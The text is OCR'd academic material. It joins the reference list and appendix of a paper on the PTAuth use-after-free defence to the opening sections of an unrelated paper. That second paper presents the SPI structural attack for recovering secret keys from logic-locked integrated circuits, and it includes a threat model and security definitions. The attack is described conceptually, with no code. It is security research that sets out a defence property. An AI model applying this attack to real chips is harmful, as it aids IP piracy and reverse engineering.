[12] PAC:Pointer Authentication Code. https://community.arm.com/groups/processors/blog/2016/10/27/armv8-a-architecture-2016-additions, 2016.

[13] Technical Analysis of the Pegasus Exploits on iOS. https://info.lookout.com/rs/051-ESQ-475/images/pegasus-exploits-technical-details.pdf, 2016.

[14] Hardware-assisted AddressSanitizer Design. https://clang.llvm.org/docs/HardwareAssistedAddressSanitizerDesign.html, 2017.

[15] Linux kernel patch for PAC instructions. https://lore.kernel.org/lkml/1491232765-32501-1-git-send-email-mark.rutland@arm.com/T/#u, 2017.

[16] Pointer Authentication on ARMv8.3. https://www.qualcomm.com/media/documents/files/whitepaper-pointer-authentication-on-armv8-3.pdf, 2017.

[17] Arm A-Profile Architecture Developments 2018: Armv8.5-A. https://community.arm.com/processors/b/blog/posts/arm-a-profile-architecture-2018-developments-armv85a, 2018.

[18] ARM Architecture Reference Manual ARMv8 for ARMv8-A architecture profile. https://static.docs.arm.com/ddi0487/da/DDI0487D_a_armv8_arm.pdf, 2018.

[19] Boot wrapper for Aarch64. https://git.kernel.org/pub/scm/linux/kernel/git/mark/boot-wrapper-aarch64.git/commit/, 2018.

[20] Exception mask registers. https://developer.arm.com/docs/100688/0100/armv8-m-architecture-technical-overview/programmers-model/exception-mask-registers, 2018.

[21] Fast Models Reference Manual Version 10.2. https://developer.arm.com/docs/dui0834/j/versatile-express-model/differences-between-the-ve-hardware-and-the-system-model/restrictions-on-the-processor-models, 2018.

[22] Fixed Virtual Platforms. https://developer.arm.com/products/system-design/fixed-virtual-platforms, 2018.

[23] iOS Security, iOS 12.1. https://www.apple.com/business/site/docs/iOS_Security_Guide.pdf, 2018.

[24] LLVM Project. https://llvm.org/, 2018.

[25] Developments in the Arm A-Profile Architecture: Armv8.6-A. https://community.arm.com/developer/ip-products/processors/b/processors-ip-blog/posts/arm-architecture-developments-armv8-6-a, 2019.

[26] SockPuppet: A Walkthrough of a Kernel Exploit for iOS 12.4. https://googleprojectzero.blogspot.com/2019/12/sockpuppet-walkthrough-of-kernel.html, 2019.

[27] A survey of recent iOS kernel exploits. https://googleprojectzero.blogspot.com/2020/06/a-survey-of-recent-ios-kernel-exploits.html, 2020.

[28] Memory safety in the Chromium project. https://www.chromium.org/Home/chromium-security/memory-safety, 2020.

[29] Periklis Akritidis. Cling: A memory allocator to mitigate dangling pointers. In *USENIX Security Symposium*, pages 177–192, 2010.

[30] Roberto Avanzi. The qarma block cipher family. *IACR Transactions on Symmetric Cryptology*, 2017(1):4–44, 2017.

[31] Emery D Berger and Benjamin G Zorn. Diehard: probabilistic memory safety for unsafe languages. In *Acm sigplan notices*, volume 41, pages 158–168. ACM, 2006.

[32] Andrea Bittau, Adam Belay, Ali Mashtizadeh, David Mazières, and Dan Boneh. Hacking blind. In *2014 IEEE Symposium on Security and Privacy*, pages 227–242. IEEE, 2014.

[33] Paul E Black. Juliet 1.3 test suite: Changes from 1.2. Technical report, 2018.

[34] Derek Bruening and Qin Zhao. Practical memory checking with dr. memory. In *Proceedings of the 9th Annual IEEE/ACM International Symposium on Code Generation and Optimization*, pages 213–223. IEEE Computer Society, 2011.

[35] Nathan Burow, Derrick McKee, Scott A Carr, and Mathias Payer. Cup: Comprehensive user-space protection for c/c++. In *Proceedings of the 2018 on Asia Conference on Computer and Communications Security*, pages 381–392. ACM, 2018.

[36] Juan Caballero, Gustavo Grieco, Mark Marron, and Antonio Nappa. Undangle: early detection of dangling pointers in use-after-free and double-free vulnerabilities. In *Proceedings of the 2012 International Symposium on Software Testing and Analysis*, pages 133–143. ACM, 2012.

[37] Thurston HY Dang, Petros Maniatis, and David Wagner. Oscar: A practical page-permissions-based scheme for thwarting dangling pointers. In *26th USENIX Security Symposium (USENIX Security 17)*, pages 815–832, 2017.

[38] Dinakar Dhurjati and Vikram Adve. Efficiently detecting all dangling pointer uses in production servers. In *International Conference on Dependable Systems and Networks (DSN'06)*, pages 269–280. IEEE, 2006.

[39] Dinakar Dhurjati, Sumant Kowshik, and Vikram Adve. Safecode: enforcing alias analysis for weakly typed languages. In *ACM SIGPLAN Notices*, volume 41, pages 144–157. ACM, 2006.

[40] Alessandro Di Federico, Amat Cama, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. How the ELF ruined christmas. In *24th USENIX Security Symposium (USENIX Security 15)*, pages 643–658, 2015.

[41] Abdul-Aziz Hariri, Simon Zuckerbraun, and Brian Gorenc. Abusing silent mitigations. *BlackHat USA*, 2015.

[42] Trevor Jim, J Gregory Morrisett, Dan Grossman, Michael W Hicks, James Cheney, and Yanling Wang. Cyclone: A safe dialect of c. In *USENIX Annual Technical Conference, General Track*, pages 275–288, 2002.

[43] William Landi. Undecidability of static analysis. *ACM Lett. Program. Lang. Syst.*, 1(4):323–337, December 1992.

[44] Byoungyoung Lee, Chengyu Song, Yeongjin Jang, Tielei Wang, Taesoo Kim, Long Lu, and Wenke Lee. Preventing use-after-free with dangling pointers nullification. In *NDSS*, 2015.

[45] Hans Liljestrand, Thomas Nyman, Kui Wang, Carlos Chinea Perez, Jan-Erik Ekberg, and N Asokan. PAC it up: Towards pointer integrity using ARM pointer authentication. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 177–194, 2019.

[46] Daiping Liu, Mingwei Zhang, and Haining Wang. A robust and efficient defense against use-after-free exploits via concurrent pointer sweeping. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 1635–1648. ACM, 2018.

[47] Santosh Nagarakatte, Milo MK Martin, and Steve Zdancewic. Everything you want to know about pointer-based checking. In *LIPIcs-Leibniz International Proceedings in Informatics*, volume 32. Schloss Dagstuhl-Leibniz-Zentrum fuer Informatik, 2015.

[48] Santosh Nagarakatte, Jianzhou Zhao, Milo M.K. Martin, and Steve Zdancewic. SoftBound: Highly compatible and complete spatial memory safety for C. In *ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, 2009.

[49] Santosh Nagarakatte, Jianzhou Zhao, Milo MK Martin, and Steve Zdancewic. Cets: compiler enforced temporal safety for c. In *ACM Sigplan Notices*, volume 45, pages 31–40. ACM, 2010.

[50] George C Necula, Jeremy Condit, Matthew Harren, Scott McPeak, and Westley Weimer. Ccured: type-safe retrofitting of legacy software. *ACM Transactions on Programming Languages and Systems (TOPLAS)*, 27(3):477–526, 2005.

[51] Nicholas Nethercote and Julian Seward. Valgrind: a framework for heavyweight dynamic binary instrumentation. In *ACM Sigplan notices*, volume 42, pages 89–100. ACM, 2007.

[52] Gene Novark and Emery D Berger. Dieharder: securing the heap. In *Proceedings of the 17th ACM conference on Computer and communications security*, pages 573–584. ACM, 2010.

[53] Oleksii Oleksenko, Dmitrii Kuvaiskii, Pramod Bhatotia, Pascal Felber, and Christof Fetzer. Intel mpx explained: A cross-layer analysis of the intel mpx system stack. In *Abstracts of the 2018 ACM International Conference on Measurement and Modeling of Computer Systems*, SIGMETRICS '18, pages 111–112, New York, NY, USA, 2018. ACM.

[54] Phantasmal Phantasmagoria. The Malloc Maleficarum. `https://dl.packetstormsecurity.net/papers/attack/MallocMaleficarum.txt`, 2005.

[55] G. Ramalingam. The undecidability of aliasing. *ACM Trans. Program. Lang. Syst.*, 16(5):1467–1471, September 1994.

[56] Konstantin Serebryany, Derek Bruening, Alexander Potapenko, and Dmitriy Vyukov. Addresssanitizer: A fast address sanity checker. In *USENIX Annual Technical Conference*, pages 309–318, 2012.

[57] Kostya Serebryany, Evgenii Stepanov, Aleksey Shlyapnikov, Vlad Tsyrklevich, and Dmitry Vyukov. Memory tagging and how it improves c/c++ memory safety. *arXiv preprint arXiv:1802.09517*, 2018.

[58] Jangseop Shin, Donghyun Kwon, Jiwon Seo, Yeongpil Cho, and Yunheung Paek. Crcount: Pointer invalidation with reference counting to mitigate use-after-free in legacy c/c++. In *NDSS*, 2019.

[59] Sam Silvestro, Hongyu Liu, Corey Crosser, Zhiqiang Lin, and Tongping Liu. Freeguard: A faster secure heap allocator. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 2389–2403. ACM, 2017.

[60] Matthew S Simpson and Rajeev K Barua. Memsafe: ensuring the spatial and temporal memory safety of c at runtime. *Software: Practice and Experience*, 43(1):93–128, 2013.

[61] Laszlo Szekeres, Mathias Payer, Tao Wei, and Dawn Song. Sok: Eternal war in memory. In *2013 IEEE Symposium on Security and Privacy*, pages 48–62. IEEE, 2013.

[62] Erik Van Der Kouwe, Vinod Nigade, and Cristiano Giuffrida. Dangsan: Scalable use-after-free detection. In *Proceedings of the Twelfth European Conference on Computer Systems*, pages 405–419. ACM, 2017.

[63] Eric Wimberley. Bypassing addresssanitizer. `https://dl.packetstormsecurity.net/papers/general/BreakingAddressSanitizer.pdf`, 2013.

[64] Suan Hsi Yong and Susan Horwitz. Protecting c programs from attacks via invalid pointer dereferences. In *ACM SIGSOFT Software Engineering Notes*, volume 28, pages 307–316. ACM, 2003.

[65] Yves Younan. Freesentry: protecting against use-after-free vulnerabilities due to dangling pointers. In *NDSS*, 2015.

Appendix A Distribution of Runtime Overheads

Figure 13 shows the distribution of runtime overheads obtained by running PTAuth 10 times on all the benchmarks. The green triangles indicate the mean and the red numbers are the standard deviation. Note that the box plots do not use the same scale because the overhead varies significantly across the benchmarks. The standard deviation on all benchmarks are fairly low (i.e., less than 0.6%), indicating that the overhead values distribute closely around the mean. This result confirms that the overhead result is reliable.




Figure 13: Distribution of PTAuth's runtime overhead on different benchmarks. Per-benchmark scales are used to clearly show the overhead distribution on each individual benchmarks.

Does logic locking work with EDA tools?

Zhaokun Han
Texas A&M University
hzhk0618@tamu.edu

Muhammad Yasin
Texas A&M University
myasin@tamu.edu

Jeyavijayan (JV) Rajendran
Texas A&M University
jeyavijayan@tamu.edu

Abstract

Logic locking is a promising solution against emerging hardware security threats, which entails protecting a Boolean circuit using a "keying" mechanism. The latest and hitherto unbroken logic-locking techniques are based on the "corrupt-and-correct (CAC)" principle, offering provable security against input-output query attacks. However, it remains unclear whether these techniques are susceptible to structural attacks. This paper exploits the properties of integrated circuit (IC) design tools, also termed electronic design automation (EDA) tools, to undermine the security of the CAC techniques. Our proposed attack can break all the CAC techniques, including the unbroken CAC_{rem} technique that 40+ hackers taking part in a competition for more than three months could not break. Our attack can break circuits processed with any EDA tools, which is alarming because, until now, none of the EDA tools can render a secure locking solution: logic locking cannot make use of the existing EDA tools. We also provide a security property to ensure resilience against structural attacks. The commonly-used circuits can satisfy this property but only in a few cases where they cannot even defeat brute-force; thus, questions arise on the use of these circuits as benchmarks to evaluate logic locking and other security techniques.

1 Introduction

1.1 Security Concerns in the IC Supply Chain

Integrated circuits (ICs) are used in virtually all modern electronic systems. IC design and fabrication involves several stages that are highly automated using electronic design automation (EDA) tools. Traditionally, a company would perform these steps in-house. However, the complexity of ICs has grown enormously, necessitating the use of highly-specialized foundries that cost beyond $10 billion [1]. Many companies such as Apple operate fabless and outsource IC fabrication and other services to offshore vendors. Apple procures intellectual property (IP) cores from IP vendors including Arm, delegates IC fabrication to TSMC or Samsung, and deputes product assembly/test services to Foxconn [2].

In a globalized supply chain, the untrusted entities may obtain a design netlist[1], a chip layout, or a manufactured IC. This may lead to threats such as IP piracy, counterfeiting, reverse engineering (REing), overbuilding, and insertion of hardware Trojans [3]. IP piracy entails malicious entities illegally using IPs. A foundry can manufacture additional ICs to sell at lower profit margins. End-users can conduct piracy by REing an IC to extract the design netlist or other design/technology secrets. REing of an IC involves peeling off the package of an IC, etching the IC layer-by-layer, imaging each layer, and stitching the images together to extract the design netlist. IP piracy issues alone incur annual losses up to $4 billion for the semiconductor industry [4].

1.2 Countermeasures against Piracy

The countermeasures developed to foil hardware security threats include watermarking [5], metering [6],logic locking [7–11], split manufacturing [12], and camouflaging [13]. Logic locking introduces additional protection logic into a design that "locks" the design's functionality with a secret key. The design is unlocked by loading the secret key to the on-chip tamper-proof memory. The design produces correct outputs only upon loading the correct key.

In contrast to most other countermeasures, logic locking can protect against both the untrusted foundries and end-users. Moreover, logic-locking techniques can be enacted earlier in the design flow, without any modifications of most design/fabrication processes. Consequently, they are currently being developed in the academic context, as well as in the semiconductor industry. Logic locking has been incorporated into the Trust Chain framework of Mentor Graphics [14, 15]. Defense Advanced Research Projects Agency (DARPA) has included logic locking as a defense technique in its latest multi-million dollar Automatic Implementation of Secure Silicon (AISS) program. The program aims at building scalable

[1] A netlist is a Boolean circuit in the form of logic gates and wires.




Figure 1: The IC design flow incorporating logic locking. The orange (blue) regions denote untrusted (trusted) entities.

hardware defenses against IC supply chain attacks through collaboration between universities and leading semiconductor and defense companies [16].

1.3 Applications of Logic Locking

1. **Thwarting piracy and overbuilding.** Logic locking, as initially intended, thwarts piracy and overbuilding [7, 17, 18]. Pirated designs overproduced by a malicious foundry are useless without the secret key held by the designer.

2. **Anti-reverse engineering.** To prevent REing, commercial foundries (e.g., TSMC) and companies (e.g., Syphermedia [19] and Mentor Graphics [20]) produce camouflaged designs. The gates in camouflaged designs look alike but implement different Boolean functions [13]. Upon REing, an attacker cannot infer the functionality of these gates [21]. Camouflaging and logic locking are transformable, i.e., the attacks and defenses developed for logic locking can apply to camouflaging and vice versa [22].

3. **Upgradable processors**. A decade ago, Intel introduced the notion of "upgradable processors" for their Sandy Bridge processors [23]. Once the customer pays an additional amount, Intel *unlocks* certain features. This technique can be deployed with fuses or software. However, these methods are not secure; e.g., an attacker could burn the fuses to unlock those features without paying Intel. Researchers have shown that logic locking can securely enable differentiation features such as processor performance settings [24], GPU cache configurations [25], and instruction sets of hardware accelerators [26].

4. **Parametric locking.** Logic-locking techniques can hide both the functionality and the parametric behavior of the IC [27]. In delay locking, the key determines the output of a circuit and its timing profile [28]. An incorrect key may lead to timing violations, forcing attackers to operate the circuit at a frequency lower than the desired one.

5. **Protecting analog circuits.** Analog and mixed-signal IPs (with digital and analog elements) are the most counterfeited semiconductor product [29]. Recently, logic locking has been used to protect AMS circuits such as band-pass filters, operational transconductance amplifiers, and voltage regulators [30, 31]. The digital part of the circuit is locked, and only the correct key fine-tunes the tunable analog components, e.g., resistors and capacitors, to meet the specifications.

All these applications hinge upon the assumption that **the underlying logic-synthesis algorithm is secure.** By exposing the vulnerabilities of the state-of-the-art "secure" logic-locking techniques that rely on the conventional EDA tools, this paper invalidates the stated assumption.

1.4 State-of-the-art Logic Locking

Logic locking was first introduced in 2008 [7]. The earlier techniques focused on protecting designs so that an incorrect key ensures an incorrect output while incurring minimal power, performance, and area (PPA) overhead. However, [8] showed how an attacker could retrieve the key by having access to: 1) a locked netlist obtained from a malicious foundry or by REing a chip, and 2) a functional chip (aka oracle) obtained from the market which acts as an oracle. By using Boolean satisfiability (SAT) and satisfiability modulo theories (SMT) solvers, attackers can improve their efficacy [9, 11, 41, 42]. We refer to these attacks as *input-output query attacks (I/O attacks)*, as they analyze the locked netlist and repeatedly query the oracle to find the correct key.

To thwart the I/O attacks, researchers used point functions as the protection logic [38,39], since point-based functions are cryptographically obfuscatable and has become attractive for logic locking [43]. One set of techniques that use point functions are the *corrupt and correct (CAC)* techniques [10,40,44]. They "strip" the point function(s) from the target Boolean function [10, 40]. The circuit-to-be-locked is first "corrupted" and then is "corrected" only on applying the correct key, as shown in Fig. 2. An attacker lacking the correct key will obtain only a "corrupted" design. Multiple CAC techniques have been invented since 2016[2], offering 1) trade-offs among the amount of corruption and overhead, and 2) mathematically-proven security against I/O attacks [46]. The security reasoning is that the probability of finding a "hidden" point function in a large Boolean space just by querying the oracle is exponentially small in the input size of the function. Consequently, an attacker has to query the oracle exponential times in the key size.

[2]CAC techniques have also been referred to as stripped functionality logic locking (SFLL) in the literature [10, 27, 40, 45].

Table 1: State-of-the-art logic locking attacks and defenses. × denotes a successful attack. ✓ denotes a successful defense.

Defense	I/O attacks			Structural attacks			
	Sensitization [8]	SAT, SMT [9, 11]	AppSAT, 2-DIP [32, 33]	SPS, ATR [34, 35]	FALL [36]	SAIL [37]	**SPI (proposed)**
XOR-based (random, strong, fault-based, LUT-based [7, 8, 18])	×	×	×	✓	✓	×	×
Point-function (AND-tree, SARLock, Anti-SAT [35, 38, 39])	✓	✓	✓	×	✓	✓	×
CAC_{hd}, CAC_{flex} [10]	✓	✓	✓	✓	×	✓	×
CAC_{rem} [40]	✓	✓	✓	✓	✓	✓	×

1.5 Scope and Contributions

All CAC techniques rely on the assumption that the underlying logic-synthesis tools used by the semiconductor industry can effectively "hide" this point function in the target design. Unfortunately, this is not the case. Traditionally, EDA tools focus only on the PPA metrics and not on security. Thus, their optimizations expose the hidden point function, which can be removed by *structural attacks* [35, 36, 47]. An attacker in the foundry or an end-user can RE an IC, analyze the structure of the netlist, and find the hidden point function to break logic-locking techniques. All the CAC techniques except CAC_{rem} are vulnerable to structural attacks, as listed in Table 1.

Over the past decade, there have been many logic-locking attacks and defenses— basically a kind of "cat and mouse" game — without any concrete notion of security against structural attacks [35, 36, 47–50]. Every technique is considered secure until someone develops a heuristic that can break it. This paper raises and addresses the following related questions: (i) What is the fundamental theory of structural attacks? (ii) What makes logic-synthesis tools render designs insecure? (iii) How can we fix the EDA tools to help logic locking?

To this end, we first develop a unified attack called a *sparse prime implicant (SPI) attack*, which considers logic-synthesis principles and breaks thus far unbroken techniques. We also identify a security property to ensure the resilience against structural attacks. The most important result of this paper is to show that none of the commonly-used benchmarks can simultaneously satisfy this property and achieve a reasonable key size, calling into question the use of these circuits as benchmarks to evaluate logic-locking techniques.

A competition on logic locking. Recently, New York University held a competition on logic locking [51]. CAC_{rem} circuits were fielded for participants to develop new attacks and break them. 18 teams with 40+ hackers from 15 universities from across the world competed over three months. Most teams have had prior publications on logic-locking techniques and thus can be considered to have a reasonable level of expertise. (Un)Fortunately, over the span of three months, none of the teams were able to break CAC_{rem} even with a key size of 80. No one has reported breaking these circuits since they were released about a year ago. The proposed SPI attack can break this unbroken technique within seconds, and the competition organizers verified our attack's effectiveness on the competition circuits. Additionally, they also provided our research team with three harder circuits with larger key sizes (up to 195); our attack can break these circuits as well. Therefore, the contributions of this paper are as follows:

1. We demonstrate that the state-of-the-art logic-locking technique is vulnerable to structural attacks. Our proposed SPI attack circumvents CAC_{rem} and other variants of the CAC techniques within seconds (see Section 3).

2. We demonstrate the effectiveness of the SPI attack on circuits processed by various EDA tools targeting at both application-specific integrated circuit (ASIC) and field-programming gate arrays (FPGA) implementation[3]. We deploy five industrial tools, Cadence Genus [53], Synopsys Design Compiler [54], Synopsys Synplify [55], Xilinx Vivado [56], Mentor Graphics Precision RTL [57], and one academic tool ABC [58], to synthesize the circuits (see Section 4).

3. We develop a security property for ensuring security against the SPI attack and other structural attacks. The property, referred to as Dist2, is based on the notion of "distant" prime implicants (see Section 5).

4. We examine several industrial and academic circuits to determine how well they satisfy the Dist2 property. The benchmarks include several circuits from the `ITC'99` benchmark suite, controllers of an `ARM Cortex-M3` microprocessor [59], and a `GPS` module as part of Common Evaluation Platform for evaluating hardware security solutions [60]. An alarming finding in this paper is that all commonly-used circuits fail to satisfy the Dist2 property with a reasonable key size, thus making them unsuitable for any logic-locking technique.

The code of the SPI attack is available at `https://seth.engr.tamu.edu/software-releases`.

[3] Logic locking has also been used to protect FPGA bitstreams [52].




Figure 2: A CAC circuit comprises a corrupted circuit and a correcting unit. The correction happens only for the correct key [10, 27, 40, 45].

2 Background and Related Work

2.1 Threat Model

In this paper, we follow the standard locking threat model adopted in the literature [8–11].

The attacker. The design house and the IC design tools are trustworthy. The untrusted entities are the foundry, the test facility, and the end-user, as highlighted in Fig. 1. The attacker can obtain a locked netlist either by overbuilding or REing. The attacker's objective is to identify the secret key from the locked netlist and activate the design.

Capabilities of an attacker. An attacker has access to a 1) REed netlist and 2) a functional IC, i.e., an IC with the correct key. A foundry can extract the required netlist from the layout files, whereas an end-user can obtain it via REing the IC. The attacker buys the functional IC from the market. The IC acts as an oracle: the attacker can apply input patterns and observe the correct outputs[4].

2.2 Logic Locking Attacks and Defenses

We now explain the relationship between logic-locking attacks and defenses. In particular, we describe the CAC techniques in detail since they offer provable-resilience against most existing attacks, such as SAT [9, 41], sensitization [8], approximate [32, 33], and SMT [11] attacks. For recent and detailed surveys on logic locking, please refer to [46, 49, 61, 62].

XOR-based locking. The earliest logic-locking technique inserts XOR/XNOR key gates in a circuit. The objective is to ensure that incorrect keys produce an incorrect output [7]. The sensitization attack breaks this defense by computing input patterns that propagate the values of keys to outputs [8].

I/O attacks. The sensitization attack spawned a series of subsequent I/O attacks that rely on the output of a black-box oracle to filter out unlikely key candidates. The SAT attack uses a SAT solver to weed out incorrect keys [9]. The SMT attack uses an SMT solver for the same purpose [11].

[4] An input value is also referred to as an input pattern in the literature.

Point-function-based locking[5]. When a point function, such as a comparator whose one input is the key and the functional input, is XORed with the original circuit, the output is inverted/corrupted only for one input pattern for any incorrect key. Thus, point function-based techniques, such as SARLock [38] and Anti-SAT [39, 63], thwart any I/O attack because the probability to find the input patterns (i.e., the key) that corrupt the outputs is exponentially small in the input size. Approximate I/O attacks, such as AppSAT [32] and 2-DIP [33], focus on retrieving the best set of keys for a given time limit.

Structural attacks. A drawback of point-function techniques is that the point-function can be easily identified and removed by white-box structural attacks. For example, the signal probability skew (SPS) attack uses signal probabilities to locate and remove large AND gates and/or comparators in Anti-SAT and SARLock [34]. The AND-tree removal (ATR) attack achieves the same by analyzing the gates in the locked netlist [35]. The bypass attack restores original functionality by adding a bypass circuitry around the locked circuit [48].

CAC locking defends against both I/O and structural attacks [10, 40, 45]. Fig. 2 shows the architecture of CAC techniques. The original circuit is initially corrupted by XORing it with S_{cp}, the output of the *corrupting unit*, which can be a point function. The output of the *correcting unit*, S_{cc}, restores the correct output on applying the correct key. The input patterns for which the circuit output is corrupted are known as *protected input patterns (PIPs)*. The corrupted circuit is created by XORing the original circuit with a *corrupting unit* that hard-codes the PIP(s). When a single PIP needs to be protected, the correcting unit is realized as a comparator with the key as one input and the functional inputs as the other; the secret key is the same as the PIP in this case. Only when the correct key is applied at the key inputs of the correcting unit, the output is corrected. For an incorrect key, the correcting unit does not correct the corrupted output for precisely one input pattern. Thus, a high resilience against the SAT attack can be achieved similar to point-function-based locking.

The CAC techniques differ in the construction of the corrupted circuit. These techniques allow trade-offs among the security level against different attacks, the number of PIPs, and the PPA overhead. For example, the higher the number of PIPs, the higher will be the error-rate observed at circuit output. CAC_{flex} allows the designer to specify the set of PIPs. The correcting circuit is implemented as a lookup table. Each PIP can be considered as a secret key for the circuit. The locked circuit produces correct output only when all the keys (PIPs) are loaded into the lookup table. In CAC_{hd}, the set of PIPs includes all input patterns that have a certain Hamming distance h from the secret key key_c, i.e., $\forall p \in PIPs, HD(key_c, p) = h$.

[5] In point-function-based locking, the point-function(s) are simply XORed with the original circuit. It is different from point-function obfuscation where several cryptographic primitives such as random permutations are required [43].

By choosing appropriate h, designers change the number of PIPs and thus trade-off the resilience against SAT, approximate, and structural attacks. CAC_{rem} relies on EDA tools to generate potential PIPs for a given circuit [40, 45].

Structural attacks on CAC locking. CAC_{flex} and CAC_{hd} synthesize the corrupted circuit using logic-synthesis tools, which may retain the corrupting unit unmerged during synthesis. A recent attack by Yang et al. [50] breaks CAC_{hd} circuits by locating and removing the corrupting unit. A relatively more sophisticated FALL attack focuses on recovering the key for CAC_{hd} circuits from the properties of the Hamming distance unit [36]. These attacks may work against CAC_{flex} for a small number of PIPs. However, none of the existing structural attacks can break CAC_{rem}: CAC_{rem} does not utilize a corrupting unit, structural attacks that attempt to locate and remove the corrupting unit are thwarted [40].

2.3 Security Definitions

Grounded in the above discussion, we define the security properties for logic locking techniques. We use $\mathcal{C}_{orig}$, $\mathcal{C}_{lock}$, and $\mathcal{C}_{cp}$ to denote the original circuit (implementing the Boolean function f), the locked circuit, and the corrupted circuit, respectively. We assume that $\mathcal{C}_{orig}$ has n inputs and only one output[6]. The number of key inputs in $\mathcal{C}_{lock}$ is the same as the number of primary inputs, i.e., the key size $k = n$. Thus, C_{cp} has k inputs and one output. The input space is $I = \{0,1\}^k$, and the keyspace is $K = \{0,1\}^k$. key_c is the correct key.

Definition 1. Correctness. When supplied with the correct key, the locked circuit must produce correct output for all input patterns, i.e.,

$$\begin{cases} C_{lock}(i, key) = C_{orig}(i) & \forall i \in I, \quad \text{if } key = key_c \\ C_{lock}(i, key) \neq C_{orig}(i) & \exists i \in I, \quad \text{if } key \neq key_c. \end{cases}$$

Definition 2. Security against I/O attacks. Following the definition in [10], a logic locking technique $\mathcal{L}$ is α-secure against a probabilistic polynomial-time adversary $\mathcal{A}_{\mathbb{IO}}$, if upon making a polynomial number of queries $q(\alpha)$ to the oracle, the probability of retrieving a PIP, and thus obtaining key_c is no greater than $\frac{q(\alpha)}{2^\alpha}$.

Definition 3. Security against structural attacks. A logic locking technique $\mathcal{L}$ is β-secure[7] against an adversary $\mathcal{A}_S$, who has access to a locked circuit or its PIT and conducts white-box structural analysis if the probability of an attacker to identify a PIP is no greater than $\frac{1}{\beta}$.

[6] This can be generalized to circuits with multiple outputs since a multi-output circuit can be divided into multiple single-output circuits [64].

[7] This notion of security is the same as "k-secure" [65]. Since the logic locking community uses k to refer to key size, we use the term β-secure to indicate "k-secure."

2.4 A Primer on Logic Synthesis

Various EDA tools streamline the design and production of billions of ICs sold annually, with many ICs containing billions of transistors. Logic synthesis translates a high-level design description (typically in a hardware description language) into an optimal low-level representation (e.g., a gate-level netlist). Commercial tools (e.g., Synopsys Design Compiler [54], Cadence Genus [53], etc.) as well as open-source logic-synthesis tools (e.g., ABC [58]) help designers generate netlists in a timely fashion while optimizing the PPA costs.

A simple and widely known format, referred to as the sum of products (SOP), uses only two levels of gates. The AND gates implement product terms, which are ORed (summed). Let us consider a Boolean function f with n inputs and one output. Then, a minterm m_i, $0 \leq i < 2^n$, is a product of exactly n variables; each variable is complemented if the value assigned to it is 0 and uncomplemented if it is 1. We can say that the function f:$\{0,1\}^n \rightarrow \{0,1\}$ is a mapping from 2^n minterms to an output value of 1 or 0. Minterms mapping to 1 form the ON-set F^{ON}; minterms that map to 0 constitute the OFF-set, F^{OFF}. A set of minterms may be represented compactly as an implicant. In an implicant, each variable $x \in \{0,1,\text{-}\}$, where "-" is a don't care; a value of 1 or 0 represents a specified bit. For example, $ab\bar{c}d$ is a minterm, whereas, ab-- is an implicant with two don't care bits. This implicant can also be denoted as ab. It represents four minterms: $abc\overline{d}$, $ab\bar{c}d$, $abc\overline{d}$, and $abcd$.

